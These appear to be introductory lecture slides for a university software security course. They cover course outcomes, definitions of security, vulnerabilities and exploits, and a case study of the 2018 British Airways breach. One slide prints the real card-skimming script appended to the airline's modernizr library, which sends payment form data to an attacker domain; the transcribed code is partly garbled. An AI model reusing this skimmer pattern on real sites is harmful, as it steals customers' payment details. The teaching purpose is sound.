

# INF226 – Software Security

Håkon Robbestad Gylterud

2019-08-19

## 2018 British Airways breach

According to BBC (2018-09-07):

*Alex Cruz<sup>a</sup> told the BBC that hackers carried out a “sophisticated, malicious criminal attack” on its website.*

*The airline said personal and financial details of customers making or changing bookings had been compromised. About 380,000 transactions were affected, ( . . . )*

---

<sup>a</sup>Head of British Airways



## 2018 British Airways breach

The ICO<sup>1</sup> informs:

*Following an extensive investigation the ICO has issued a notice of its intention to **fine British Airways £183.39M\*** for infringements of the General Data Protection Regulation (**GDPR**).*

*The proposed fine relates to a cyber incident notified to the ICO by British Airways in September 2018. This incident in part involved user traffic to the British Airways website being diverted to a fraudulent site. Through this false site, customer details were harvested by the attackers. Personal data of approximately **500,000 customers** were compromised in this incident, which is believed to have begun in June 2018.*

---

<sup>1</sup>ICO corresponds to the Norwegian Datatilsynet.

# 2018 British Airways breach

Page <https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js>

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes

Causes Social Inspection Results Sequence To Parent

## Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)},Modernizr.addTest("time",function(){
document.createElement("time"),Modernizr.addTest({textTrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"
document.createElement("track"),Modernizr.addTest("placeholder",function(){
return"placeholder"in(Modernizr.input|document.createElement("input"))&&"placeholder"in(Modernizr.textarea|document.createElement("texta
rea"))},Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech" in a||"onwebkitspeechchange" in
a}),function(a,b){b.formvalidationapi=11,b.formvalidationmessage=11,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity" in c){var
d=a.body,e=documentElement,f=1,g=1,h;return b.formvalidationapi=10,c.onSubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation(),c.innerHTML<input
name="modTest"
required<button/>'},c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation(),b.formvalidationmessage=!1,h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g)return!1}}(document>window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n=jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function(){
jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"}),500)}});
```

# INF226 Autumn 2019

## Lectures

Håkon Robbestad Gylterud [hakon.gylterud@uib.no](mailto:hakon.gylterud@uib.no)

## Group sessions

---

Benjamin Chetioui	<a href="mailto:benjamin.chetioui@uib.no">benjamin.chetioui@uib.no</a>
Erlend Bøhler Nærbo	<a href="mailto:erlend.nerbo@student.uib.no">erlend.nerbo@student.uib.no</a>
Joakim Moss Grutle	<a href="mailto:joakim.grutle@student.uib.no">joakim.grutle@student.uib.no</a>

---

# Learning outcomes

## The student

- understands security issues relating to system development,
- knows software development techniques to avoid security problems,
- can **explain the most common weaknesses in software security** and how such problems can be mitigated in software,
- can identify common security threats, risks, and attack vectors for software systems, and
- knows best practices to defend software systems.

# Learning outcomes

## The student

- can use **tools to discover security problems** in software,
- masters, theoretically and practically, programming techniques to develop secure, safe, reliable, and robust systems, and
- can assess the security of given source code or application.

## Two approaches to software security

What are the security holes in the program?

How to design the program securely?



# Terms and definitions

# Defining security

For the purpose of this course:

## Definition

**Software security** is the ability of software to function according to intentions in an adversarial environment.

# Variables

For the purpose of this course:

## Definition

Software security is the ability of software to function according to **intentions** in an adversarial environment.

# Variables

For the purpose of this course:

## Definition

Software security is the ability of software to function according to intentions in an **adversarial environment**.

# Example

Demonstration.

# Requirements, assumptions and mechanisms

# Logic

Prove that every triangle is a polygon!

# Logic

Prove that every triangle is a polygon!

Logical arguments have three parts:

- Conclusion
- Assumptions
- Deduction



## Software security has three parts




Figure 2: Requirements, assumptions and mechanisms

## Software security has three parts



Figure 2: Requirements, assumptions and mechanisms

- 1 Identify security requirements** which capture the intentions for the software.
- 2 Make explicit the assumptions** about the environment the software will run.
- 3 Design mechanisms** which satisfy the requirements given the assumptions.

## Example: Instant messaging (for private persons)

Think of:

- Two security requirements.
- Assumptions related to these requirements.
- Mechanisms to satisfy these requirements.

# Vulnerabilities and exploits

## Definition

A **vulnerability** in a software is a circumstance in which the program fails to behave according to intentions.

## Definition

An **exploit** of a vulnerability is a procedure which upon execution leads to the circumstance described by the vulnerability, thus demonstraiting the insecurity of the program.

# Next time




Figure 3: Buffer overflows!

# Learning material

## Course books

- *Secure and resilient software development*, Merkow
- *Security for software engineers*, Helfrich

## Other sources

Can be found at the syllabus page on MittUiB.

# Evaluation

## Mandatory assignment

30% of your grade is determined by the mandatory assignments.

---

Assignment 1	Buffer overflow and SQL injection	15th of September
Assignment 2	Security analysis of software	13th of October
Assignment 3	Writing security critical code	10th of November

---

You are expected to do these during the group sessions.



# Exam

- Written exam
- 70% of the grade